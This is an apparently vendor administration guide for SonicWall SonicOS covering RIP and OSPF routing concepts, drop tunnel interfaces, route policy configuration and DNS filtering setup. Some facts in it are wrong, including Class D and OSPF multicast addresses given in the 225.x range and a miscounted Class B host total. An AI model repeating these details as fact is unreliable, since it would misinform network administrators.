
Topics:

- Protocol Type
- Maximum Hops
- Split-Horizon
- Poison Reverse
- Routing Table Updates
- Subnet Sizes Supported
- Autonomous System Topologies

Protocol Type

Distance Vector protocols such as RIP base routing metrics exclusively on hop counts, while Link state protocols such as OSPF consider the state of the link when determining metrics. For example, OSPF determines interface metrics by dividing its reference bandwidth (100mbits by default) by the interface speed – the faster the link, the lower the cost and the more preferable the path. Consider the example network shown in Example network for determining lowest cost route:

EXAMPLE NETWORK FOR DETERMINING LOWEST COST ROUTE



In the sample network shown in [Example Network for Determining Lowest Cost Route](#), if Host A wanted to reach Host B, with RIP, the lowest cost route would be from Router A to Router B, across the relatively slow 64kbps link. With OSPF, the cost from Router A to Router B would be 1562, while the cost from Router A to Router C to Router D to Router B would be 364, making it the preferred route.

Maximum Hops

RIP imposes a hop count of 15 to help prevent routing loops which can occur when bad (for example, stale) routing information is broadcast and propagated through a network either due to misconfiguration, or slow convergence. Consider if the link between Router D and Router E failed in the example in [Maximum Hops](#), and there were no safeguards in place:

- Router A's routing information states that it can reach Network E through Router B or Router C with a metric of 3.
- When the link between Router D and Router E fail, and Router A broadcasts its routing information, Router B and Router C determine that they can reach Network E through Router A with a metric of 4.
- Router B and Router C broadcast this information, and it is received by Router D which then determines it can reach Network E through Router B or Router C with a metric of 5.
- This loop continues until the hop count of 16 (infinity) is reached.

Other measures against this sort of situation are also commonly employed by RIP, including:

- [Split-Horizon Routing Table Updates](#)
- [Poison Reverse](#)
- [Routing Table Updates](#)
- [Subnet Sizes Supported](#)
- [Autonomous System Topologies](#)

Split-Horizon

A preventative mechanism where routing information learned through an interface is not sent back out the same interface. This generally works well on broadcast links, but not on non-broadcast links such as Frame Relay, where a single link can commonly be used to reach two separate autonomous systems.

Poison Reverse

Also known as route poisoning, an extension of split-horizon where a network is advertised with a metric of 16 (unreachable), helping to ensure that incorrect alternative routes are not propagated.

OSPF does not have to impose a hop count limit because it does not advertise entire routing tables, rather it generally only sends link state updates when changes occur. This is a significant advantage in larger networks in that it converges more quickly, produces less update traffic, and supports an unlimited number of hops.

Routing Table Updates

As mentioned previously, the practice of sending an entire routing table introduces the problems of slower convergences, higher bandwidth utilization, and increased potential for stale routing information. RIPv1 broadcasts its entire routing table at a prescribed interval (usually every 30 seconds), RIPv2 can either broadcast or multicast, and OSPF multicasts only link state updates whenever a change to the network fabric occurs. OSPF has a further advantage of using designated routers (DR) in forming adjacencies in multiple-access networks (more on these concepts later) so that updates do not have to be sent to the entire network.

Subnet Sizes Supported

RIPv1 was first implemented when networks were strictly class A, class B, and class C (and later D and E):

Class A	1.0.0.0 to 126.0.0.0 (0.0.0.0 and 127.0.0.0 are reserved)
	<ul style="list-style-type: none">• Left most bit 0; 7 network bits; 24 host bits
	<ul style="list-style-type: none">• 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh (8-bit classful netmask)
	<ul style="list-style-type: none">• 126 Class A networks, 16,777,214 hosts each
Class B	128.0.0.0 to 191.255.0.0
	<ul style="list-style-type: none">• Left most bits 10; 14 network bits; 16 host bits
	<ul style="list-style-type: none">• 10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh (16-bit classful netmask)
	<ul style="list-style-type: none">• 16,384 Class B networks, 65,532 hosts each
Class C	192.0.0.0 to 223.255.255.0
	<ul style="list-style-type: none">• Left most bits 110; 21 network bits; 8 host bits
	<ul style="list-style-type: none">• 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh (24-bit classful netmask)
	<ul style="list-style-type: none">• 2,097,152 Class Cs networks, 254 hosts each
Class D	225.0.0.0 to 239.255.255.255 (multicast)
	<ul style="list-style-type: none">• Left most bits 1110; 28 multicast address bits
	<ul style="list-style-type: none">• 1110mmmm mmmmmmmmm mmmmmmmmm mmmmmmmmm
Class E	240.0.0.0 to 255.255.255.255 (reserved)
	<ul style="list-style-type: none">• Left most bits 1111; 28 reserved address bits
	<ul style="list-style-type: none">• 1111rrrrr rrrrrrrr rrrrrrrr rrrrrrrr

This method of address allocation proved to be very inefficient because it provided no flexibility, neither in the way of segmentation (subnetting) or aggregation (supernetting, or CIDR – classless inter-domain routing) by means of VLSM – variable length subnet masks.

VLSM, supported by RIPv2 and OSPF, allows for classless representation of networks to break larger networks into smaller networks:

For example, take the classful `10.0.0.0/8` network, and assign it a `/24` netmask. This subnetting allocates an additional 16-bits from the host range to the network range ($24-8=16$). To calculate the number of additional networks this subnetting provides, raise 2 to the number of additional bits: $2^{16}=65,536$. Thus, rather than having a single network with 16.7 million hosts (usually more than most LAN's require) it is possible to have 65,536 networks, each with 254 usable hosts.

VLSM also allows for route aggregation (CIDR):

For example, if you had 8 class C networks: `192.168.0.0/24` through `192.168.7.0/24`, rather than having to have a separate route statement to each of them, it would be possible to provide a single route to `192.168.0.0/21` which would encompass them all.

This ability, in addition to providing more efficient and flexible allocation of IP address space, also allows routing tables and routing updates to be kept smaller.

Autonomous System Topologies

An autonomous system (AS) is a collection of routers that are under common administrative control and that share the same routing characteristics. When a group of autonomous systems share routing information, they are commonly referred to as a confederation of autonomous systems. (RFC1930 and RFC975 address these concepts in much greater detail). In simple terms, an AS is a logical distinction that encompasses physical network elements based on the commonness of their configurations.

With regard to RIP and OSPF, RIP autonomous systems cannot be segmented, and all routing information must be advertised (broadcast) through the entire AS. This can become difficult to manage and can result in excessive routing information traffic. OSPF, on the other hand, employs the concept of Areas, and allows for logically, manageable segmentation to control the sharing of information within an AS. An Area ID is an administrative identifier. OSPF areas begin with the backbone area (area 0 or `0.0.0.0`), and all other areas must connect to this backbone area (although there are exceptions). This ability to segment the routing AS helps to ensure that it never becomes too large to manage, or too computationally intensive for the routers to handle.

OSPF Terms

OSPF is substantially more complicated to configure and maintain than RIP. The following concepts are critical to understanding an OSPF routing environment:

- **Link state** – As it pertains to OSPF, a link is an egress interface on a router, and the state describes characteristics of that interface, such as its cost. Link states are sent in the form of Link State Advertisements (*LSA*) which are contained within Link State Update (*LSU*) packets, one of five types of OSPF packets.
- **Cost** – A quantification of the overhead required to send a packet along a particular link. Cost is calculated by dividing a reference bandwidth (usually 100mbit, or 10^8 bit) by an interface's speed. The lower the cost, the more preferable the link. Some common path costs are shown in [Cost Calculation for Different Interfaces](#).


COST CALCULATION FOR DIFFERENT INTERFACES

Interface	Divided by 10 ⁸ (100mbit) = OSPF Cost
Fast Ethernet	1
Ethernet	10
T1 (1.544mbit)	64
DSL (1mbit)	100
DSL (512kbps)	200
64kbps	1562
56kbps	1785

- **Area** – The network comprising the group of OSPF routers intended to share a common Link State Database. OSPF networks are built around the backbone area (area 0, or 0.0.0.0) and all other areas must connect to the backbone area (unless virtual links are used, which is generally discouraged). Area assignment is interface specific on an OSPF router; in other words, a router with multiple interfaces can have those interfaces configured for the same or different areas.
- **Neighbors** – OSPF routers on a common network segment have the potential to become neighbors by means of sending Hello packets. Hello packets act as a form of advertisement and identification, and if two OSPF routers share a common set of certain characteristics, they become neighbors upon seeing their own router ID in the other router's Hello packet. Hello packets are also used in the DR (Designated Router) and BDR (Backup Designated Router) election process. For two routers to become neighbors, the characteristics that they must have in common are:
 - **Area-ID** – An area ID identifies an OSPF area with a 32-bit value, and is generally represented in an IP address format. OSPF requires at a minimum the backbone area, area 0 (or 0.0.0.0) for operation.
 - **Authentication** – Authentication types can generally be set to none, simple text, or MD5. When using simple text, authentication should be used only for identification, as it is sent in the clear. For security, MD5 should be used.
 - **Timer intervals** – Hello and Dead intervals must be the same. The Hello interval specifies the number of seconds between Hello packets (as a Keepalive function), and the Dead interval specifies the number of seconds after which a router is considered unavailable if a Hello is not received.
 - **Stub area flag** – A Stub area is an area that only requires a single point of egress, and therefore does not require a full list of external link advertisements. The stub area flag on two potential neighbors must be the same to avoid inappropriate link state exchanges. Another factor that affects neighboring is the kind of network. OSPF recognizes three network types:
 - **Broadcast** – For example, Ethernet. In broadcast networks, neighboring can be established with all other routers in the broadcast domain.
 - **Point to Point** – For example, serial links. In point to point (or point to multipoint) networks, neighboring can be established with the router at the other end of the link.
 - **NBMA** (non-broadcast multiple access) – For example, frame relay. In NBMA networks, neighbors must be explicitly declared.

- **Link State Database** – The Link State Database is composed of the LSA's sent and received by neighboring OSPF routers that have created adjacencies within an area. The database, after complete, contains all the link state information for a given area, at which time the Shortest Path First (SPF) algorithm is applied to determine the optimal route to all connected networks based on cost. The SPF algorithm employs the Dijkstra path finding algorithm, which essentially regards all routers as vertices in a graph, and computes the cost between each vertex.
- **Adjacencies** – OSPF routers exchange LSA's with adjacent routers to create the LSDB. Adjacencies are created in different fashions depending on the network type (see Neighbors above). Generally, the network type is broadcast (for example, Ethernet) so adjacencies are formed by the exchanging OSPF packets in a handshake-like fashion (see OSPF Packet types below). To minimize the amount of information exchanged between adjacent routers, segments (broadcast domains) with multiple OSPF routers elect a Designated Router (DR) and a Backup Designated Router (BDR) using Hello packets.
- **DR (Designated Router)** – On multi-access segments, OSPF routers elect a DR and a BDR, and all other routers on the segment create adjacencies with the DR and the BDR. DR election is based on a router's OSPF Priority, which is a configurable value from 0 (not eligible for DR) to 255. The router with the highest priority becomes the DR. In the event of a priority tie, the router with the highest Router ID (based on interface addressing) wins. When a router is the DR, its role is uncontested until it becomes unavailable. LSA's are then exchanged within LSUs across these adjacencies rather than between each possible pairing combination of routers on the segment; see Routing adjacencies: Designated Router (DR). Link state updates are sent by non-DR routers to the multicast address 225.0.0.6, the RFC1583 assigned 'OSPFIGP Designated Routers' address. They are also flooded by DR routers to the multicast address 225.0.0.5 'OSPFIGP All Routers' for all routers to receives the LSA's.

ROUTING ADJACENCIES: DESIGNATED ROUTER (DR)




- **OSPF Packet types** – The five types of OSPF packets are:
 - **Hello** (OSPF type 1) – Sent at a certain interval to establish and maintain relationships with neighboring OSPF routers, and elect Designated Routers. (*Sent during the initialization and the 2-WAY phases on LSDB synchronization*).
 - **Database Description** (OSPF type 2) – Sent between OSPF routers during the creation of an adjacency. *During the Exstart phase of LSDB synchronization*, DD packets establish an ISN (initial sequence number) used to track LSA's, and they establish a master/slave relationship between neighboring OSPF routers. *In the Exchange phase of LSDB synchronization*, they contain short

versions of Link State Advertisements. Because DD exchanges can span multiple packets, they are exchanged in a poll (master) and response (slave) fashion to ensure completeness.

- **Link State Request** (OSPF type 3) – *During the Loading phase of LSDB synchronization*, LSU packets are sent to request database updates from a neighbor. This is the final step in the establishment of an adjacency.
- **Link State Update** (OSPF type 4) – Sent in response to Link State Requests, LSU packets flood adjacencies with Link State Advertisements to achieve LSDB synchronization.
- **Link State Acknowledgment** (OSPF type 5) – To ensure reliability of LSA flooding, all updates are acknowledged.
- **Link State Advertisements (LSA)** – There are 7 types of LSA's:
 - **Type 1** (Router Link Advertisements) - Sent by an OSPF router to describe the links to each area to which it belongs. Type 1 LSA's are only flooded into a router's area.
 - **Type 2** (Network Links Advertisements) – Sent by the DR for an area describing the set of routers within the network. Type 2 LSA's are only flooded into a router's area.
 - **Type 3** (Summary Link Advertisements) – Sent across areas by ABRs (Area Border Routers) to describe the networks within an area. Type 3 LSA's are also used for route aggregation purposes, and are not sent to Totally Stubby Areas.
 - **Type 4** (AS Summary Link Advertisements) – Sent across areas by ABRs to describe networks within a different AS. Type 4 LSA's are not sent to Stub Areas.
 - **Type 5** (AS External Link Advertisements) – Sent by ASBR (Autonomous System Boundary Routers) to describe routes to networks in a different AS. Type 5 LSA's are not sent to Stub Areas. There are two types of External Link Advertisements:
 - **External Type 1** - Type 1 packets add the internal link cost to the external link cost when calculating a link's metric. A Type 1 route is always preferred over a Type 2 route to the same destination.
 - **External Type 2** - Type 2 packets only use the external link cost to determine the metric. Type 2 is generally used when there is only one path to an external AS.
 - **Type 6** (Multicast OSPF or MOSPF) - Called source/destination routing, this is in contrast to most unicast datagram forwarding algorithms (like OSPF) that route based solely on destination. For more information about MOSPF, see RFC1584 – Multicast Extensions to OSPF.
 - **Type 7** (NSSA AS External Link Advertisements) – Sent by ASBRs that are part of an NSSA (see 'Stub Area').
 - **Stub Area** – A stub area is an area that only requires one path, rather than an optimal path. This can be an area with only a single point of egress, or it can be an area where SPF optimization is not necessary. All routers in a stub area must be configured as stub routers, and rather than receiving the full state database, and computing the SPF tree, they receive only summary link information. There are different type of stub area:
 - **Stub area** – The standard stub area receives all LSA's except for LSA type 5 (AS External Link advertisement). This helps to keep the LSDB smaller, and reduces the computational overhead on the router.

- **Totally Stubby Area** – A special type of stub area into which LSA types 3 (Summary Links), 4 (AS Summary Links) and 5 are not passed. Only intra-area routes, and a default route are advertised into totally stubby areas.
- **NSSA (Not So Stubby Area)** – Described by RFC3101, NSSA is a hybrid stub area that allows external routes to be flooded within the NSSA area using type 7 LSA's (NSSA AS External Routes), but does not accept type 5 LSA's from other areas. NSSAs are useful when connecting a remote site running a different IGP (such as RIP) to an OSPF site, where the remote site's routes do not need to be distributed back to the main OSPF site. An NSSA ABR (Area Border Router) also has the ability to translate type 7 to type 5 LSA's (this is possible only from the SonicOS CLI).
- **Router Types** – OSPF recognizes 4 types of routers, based on their roles; see [OSPF-Recognized Router Types Example](#).

OSPF-RECOGNIZED ROUTER TYPES EXAMPLE



- **IR (Internal Router)** - A router whose interfaces are all contained within the same area. An internal router's LSDB only contains information about its own area.
- **ABR (Area Border Router)** – A router with interfaces in multiple areas. An ABR maintains LSDBs for each area to which it is connected, one of which is typically the backbone.
- **Backbone Router** – A router with an interface connected to area 0, the backbone.
- **ASBR (Autonomous System Boundary Router)** – A router with an interface connected to a non-OSPF AS (such as a RIP network) which advertises external routing information from that AS into the OSPF AS.

Drop Tunnel Interface

A drop tunnel interface prevents traffic from being sent out using an incorrect route when the configured route is down. Traffic sent to a drop tunnel interface does not leave the appliance, but is ostensibly dropped.

A drop tunnel interface should be used in conjunction with a VPN tunnel interface, although a drop tunnel interface can be used standalone. If a static route is bound to a tunnel interface, SonicWall recommends configuring a static route bound to a drop tunnel interface for the same network traffic. That way, if the tunnel interface goes down, the second static route is used and the traffic is effectively dropped. This prevents the data from being forwarded in the clear over another route.

When configuring a route over a VPN tunnel interface, if the tunnel is temporarily down, the corresponding route entry is disabled as well. SonicOS looks up a new route entry for the connections destined for the VPN protected network. In deployments that do not have a backup link for a remote VPN network, no other correct route entry is available. Traffic is sent to a wrong route entry, generally the default route, which causes security issues such as internal data sent without encryption.

For deployments without a backup link, consider configuring the route table as in this example:

```
route n:    local VPN network(source), remote VPN network(destination), VPN TI(egress_if)

route n+1: local VPN network(source), remote VPN network(destination), Drop If(egress_
if)
```

When the VPN tunnel interface configured as in this example, the traffic matches the drop interface and is not sent out. When the VPN tunnel interface resumes, traffic resumes also.

App-based Routing

App-based Routing is a kind of PBF (policy-based forwarding) rule that allows traffic to take an alternative path from the next hop specified in the route table and is typically used to specify an egress interface for security or performance reasons.

When an App-based Route entry is created, at the beginning the appliance does not have enough information to identify the application and, therefore, cannot enforce the route entry. As more packets arrive, the appliance determines the application and creates an internal entry in the App-ID cache, which is retained for the session. When a new session is created with the same destination IP address, destination port, and protocol ID, the appliance could identify the application as the same from the initial session and apply the App-based Route. Therefore, a session that is not an exact match and is not the same application, cannot be forwarded based on the App-based Route.

This feature is available only when Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization is licensed and App Control is enabled in **POLICY | Rules and Policies > Routing Rules**.

Rules and Policies > Routing Rules

If you have routers on your interfaces, you configure static routes on the SonicWall appliance on the **POLICY | Rules and Policies > Routing Rules** page. You can create static routing rule policies that create static routing entries that make decisions based upon source address, source netmask, destination address, destination netmask, service, interface, gateway and metric. This feature allows for full control of forwarding based upon a large number of user-defined variables.

Topics:

- [Configuring Routing Rules](#)

Configuring Routing Rules

If you have routers on your interfaces, you can configure the SonicWall appliance to route network traffic to specific predefined destinations. Static routes must be defined if the network connected to an interface is segmented into subnets, either for size or practical considerations. For example, a subnet can be created to isolate a section of a company, such as finance, from network traffic on the rest of the LAN, DMZ, or WAN.

When configuring a static route, you can optionally configure a Network Monitor policy rule for the route. When a Network Monitor policy rule is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy rule. For more information, see [Probe-Enabled Policy-based Routing Configuration](#).

Topics:

- [Adding Static Routes](#)
- [Probe-Enabled Policy-based Routing Configuration](#)

Adding Static Routes

To add a static route:

1. Navigate to the **POLICY | Rules and Policies > Route Policy** page.

GENERAL		LOOKUP				NEXT HOP			PROBE	OPERATION			
P.	HITS	NAME	SOURCE	DESTINATION	SERVICE	APP	INTERFACE	GATEWAY	M.	TYPE	PATH PROFILE	PROBE	CLASS
1	24	Route Policy_8	MGMT IP	Any	Any	Any	MGMT	MGMT Default Gateway	1	Standard			Default
2	0	Route Policy_9	Any	MGMT IP	Any	Any	MGMT	0.0.0.0	1	Standard			Default
4	0	Route Policy_4	Any	255.255.255.255/32	Any	Any	X0	0.0.0.0	20	Standard			Default
5	0	Route Policy_6	Any	X1 Default Gateway	Any	Any	X1	0.0.0.0	20	Standard			Default
6	0	Route Policy_3	Any	X0 Subnet	Any	Any	X0	0.0.0.0	20	Standard			Default
7	32.2k	Route Policy_5	Any	X1 Subnet	Any	Any	X1	0.0.0.0	20	Standard			Default
8	17.9k	Route Policy_7	X1 IP	Any	Any	Any	X1	X1 Default Gateway	20	Standard			Default
9	14.2k	Route Policy_10	Any	0.0.0.0/0	Any	Any	X1	10.203.28.1	20	Standard			Default

2. Click **+Add** (in the bottom left corner). The **Adding Rule** dialog displays.

Adding Rule

Name: My Rule

Tags: add upto 3 tags, use comma as separator...

Description: provide a short description of your route...

Type: IPv4 IPv6

Lookup | Next Hop | Advanced | Probe

Source: Any

Destination: Any

Service App

Service Object: Any

Cancel Save

3. Enter a friendly name for this route policy in **Name**.
4. Type a descriptive comment into the **Description** field and any appropriate **Tags**.
5. Indicate the **Type** as **IPv4** or **IPv6**.
6. In the **Lookup** tab,
 - a. Select the source address object from **Source**.
 - b. Select the destination address object from **Destination**.
 - c. Specify the type of service that is routed from **Service** or **Application**.
7. In the **Next Hop** tab, choose the type of route:
 - **Standard** (default)
 - **Multi-Path**
 - **SD-WAN**

- a. Select the interface through which these packets are routed from **Interface**.
 - b. Select the address object that acts as a gateway for packets matching these settings from **Gateway**.
 - c. Specify the RIP metric in the **Metric** field.
8. Click **Add** or click to the **Advanced** tab to continue the configuration.
 - a. Optionally select **Disable route when the interface is disconnected**.
 - b. Select **Allow VPN path to take precedence** to allow a matching VPN network to take precedence over the static route when the VPN tunnel is up. This option is not selected by default.
 - c. Enter the ToS hexadecimal value in the **TOS (Hex)** field.
 - d. Enter the ToS Mask hexadecimal value in the **TOS Mask (Hex)** field.
 - e. Enter a value for the **Admin Distance**, or select **Auto** for an automatically created **Admin Distance**.
9. Click **Add** or click to the **Probe** tab to continue the configuration.
 - a. Select a probe type from **Probe**. The default is **None**. If a probe type is selected additional options become available.
 - b. Select **Disable route when probe succeeds**. This option is not selected by default.
 - c. Select **Probe default state is UP**.
10. When you are finished, click **Add**. The route settings are configured for the selected SonicWall appliance (s).

Probe-Enabled Policy-based Routing Configuration

You can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy.

Policy-based Routing is fully supported for IPv6 by selecting IPv6 address objects and gateways for route policies on the **POLICY | Rules and Policies > Routing Rules** page. IPv6 address objects are listed in the **Source**, **Destination**, and **Gateway** columns of the **Route Policies** table. Configuring routing policies for IPv6 is nearly identical to IPv4.

To configure a policy-based route:

1. Navigate to the **POLICY | Rules and Policies > Routing Rules** page.
2. Click **+Add** (in the bottom left corner). The **Adding Rule** dialog displays.

3. Click the **Probe** view and select the appropriate Probe Network Monitor object or select **Create a new Network Monitor Object...** to dynamically create a new object.

NOTE: Typical configurations do not have **Disable route when probe succeeds** checked because typically a route is disabled when a probe to the route's destination fails. This option is provided to give you added flexibility for defining routes and probes.

4. Select the **Probe default state is UP** to have the route consider the probe to be successful (such as in the UP state) when the attached Network Monitor policy is in the UNKNOWN state. This is useful to control the probe-based behavior when a unit of a High Availability pair transitions from IDLE to ACTIVE, because this transition sets all Network Monitor policy states to UNKNOWN.
5. Click **Add** to apply the configuration.

DNS Rules

DNS Rules allow you to monitor and protect your organization from online threats. When users enter a URL into their web browser, this request is evaluated and, based on your predefined policy, the request is either allowed or blocked.

- If the URL is allowed, users are passed on to the requested URL.
- If the URL is blocked, a page displays informing users why they were blocked from that URL.

All DNS queries go to a DNS resolver. Specially configured DNS resolvers can also act as filters by refusing to resolve queries for certain domains that are tracked in a blocklist, therefore blocking users from reaching those domains. DNS filtering services can also use an allowlist instead of a blocklist.

Topics:

- [Creating DNS Filtering Profiles](#)
- [Configuring DNS Filtering](#)
- [Viewing DNS Rules Information](#)

Creating DNS Filtering Profiles

A default DNS Filtering Profile is provided, but you can also create and customize your own profiles and then apply to them specific [DNS Filtering policies](#).

To create a DNS Filtering Profile:

1. Navigate to **OBJECT | Profile Objects > DNS Filtering**.
2. Click **+Add**. The **Add DNS Filtering Profile** dialog displays.

Add DNS Filtering Profile

Name

CATEGORIES

SECURITY	MATURE	ENTERPRISE
Malware <input type="text" value="Negative Reply"/>	Adult <input type="text" value="Negative Reply"/>	Gaming <input type="text" value="Negative Reply"/>
Phishing <input type="text" value="Negative Reply"/>	Gambling <input type="text" value="Negative Reply"/>	Social <input type="text" value="Negative Reply"/>
Anonymous Proxies <input type="text" value="Negative Reply"/>	Pornography <input type="text" value="Negative Reply"/>	Sports <input type="text" value="Negative Reply"/>
Spyware <input type="text" value="Negative Reply"/>	Violence <input type="text" value="Negative Reply"/>	
Parked Domains <input type="text" value="Negative Reply"/>	Dating <input type="text" value="Negative Reply"/>	
Hacking/Warez/P2P <input type="text" value="Negative Reply"/>	Drugs <input type="text" value="Negative Reply"/>	
Ransomware <input type="text" value="Negative Reply"/>	Alcohol <input type="text" value="Negative Reply"/>	
Bots/C2 <input type="text" value="Negative Reply"/>	Discrimination/Hate <input type="text" value="Negative Reply"/>	

3. In the **Name** field, enter an Object Name for the new profile.
4. In the **Categories** sections, you can set a response for each of the individual categories:
 - **Allow**
 - **Block**
 - **Negative Reply** (default)
 - **Forged IP Reply**
5. Click **Save**.

Configuring DNS Filtering

DNS Filtering has global and custom domain settings you can configure based on the requirements of your organization.

Topics:

- [Configuring Global DNS Filtering Settings](#)
- [Configuring DNS Filtering Custom Domains](#)

Creating DNS Policy Rules

You need to define DNS Policy Rules in order to enable DNS Filtering.

To create a DNS Policy Rules:

1. Navigate to **POLICY | Rules and Policies > DNS Rules**
2. Click **Add Top** at the bottom left of the screen. The **Adding DNS Policy** dialog displays.

Adding DNS Policy

Name

Tags

Description

Action Filter Proxy Bypass

Schedule Always ⌵ ⓘ

Enable

Mode 4to4 4to6

Source/Service

Optional Settings

SOURCE

Zone/Interface Any ⌵

Address Any ⌵ ⓘ

SERVICE

Service DNS (Name Service) UDP ⌵ ⓘ

Show Diagram

Cancel Add

3. In the **Name** field, enter a name for the policy.
4. In the **Tags** field, enter any tags you want associated with the policy. (This field is optional.)
5. In the **Description** field, enter a brief description of the policy. (This field is optional.)
6. For the **Action**, select **Filter**. SonicOS proxies connections matching this rule using the 4 to 4 mode and completes any action specified in the profile. Actions are Allow/Block/Negative/Forged IP.
7. From the **Schedule** list, select when you want the policy to be active.
8. Select **Enable** to enable the policy.
9. From the **Profile** list, select the DNS profile you want associated with the policy.
10. On the **Source/Service** tab:
 - a. From the **Zone/Interface** list, select the zone affected by the policy.
 - b. From the **Address** list, select an IP address for the policy.
 - c. From the **Service** list, select the service to be used by the policy.
11. On the **Optional Settings** tab:
 - a. In the **Number of Connections allowed (% of max connections)** field, enter the maximum number of connection (as a percentage of the number of allowed connections).
 - b. Select **Enable Connection Threshold for each Source IP** to set the maximum number of connections for each source IP address. Enter the number of connections allowed in the field to the right.
12. Select **Show Diagram** to display the diagram that shows where the policy operates between the source and the service.
13. Click **Add**.

Editing DNS Policies

To edit a DNS policy:

1. Navigate to **POLICY | Rules and Policies > DNS Rules**.
2. Click the **Configure** icon for the DNS policy to be edited and select **Edit Rule**. The **Editing DNS Policy** dialog displays.

The screenshot shows the 'Editing DNS Policy' dialog box. It has a title bar and a main content area. The top section contains input fields for 'Name', 'Tags', and 'Description', along with action buttons (Filter, Proxy, Bypass), a 'Schedule' dropdown, an 'Enable' toggle, and a 'Mode' selector. Below this is a tabbed interface with 'Source/Service' and 'Optional Settings' tabs. The 'Source/Service' tab is active, showing 'SOURCE' and 'SERVICE' sections with dropdown menus for 'Zone/Interface', 'Address', and 'Service'. At the bottom, there is a 'Show Diagram' toggle and 'Cancel' and 'Save' buttons.

3. To make your changes, follow the steps in [Adding DNS Policies](#).

Deleting DNS Policies

To delete one or more DNS policies:

1. Do one of the following:
 - Select **Delete Rule** in the **Configure** drop-down menu for the DNS policy to be deleted.
 - Select the checkbox for one or more DNS policies to be deleted. Click **Delete** at the bottom of the page.
2. Click **OK** in the confirmation dialog.

To delete all DNS policies:

